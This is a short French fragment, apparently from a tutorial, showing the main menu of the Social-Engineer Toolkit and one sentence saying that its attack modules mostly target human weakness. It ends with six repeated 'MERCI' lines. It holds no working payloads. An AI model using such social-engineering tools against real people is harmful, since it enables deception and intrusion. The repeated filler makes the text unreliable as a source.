Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 
```

Tout d’abord SET (Social Engineering toolkit) est un outil avec plusieur modules d’attaque qui vise pour la plupart la faiblesse humaine.

MERCI

MERCI

MERCI

MERCI

MERCI

MERCI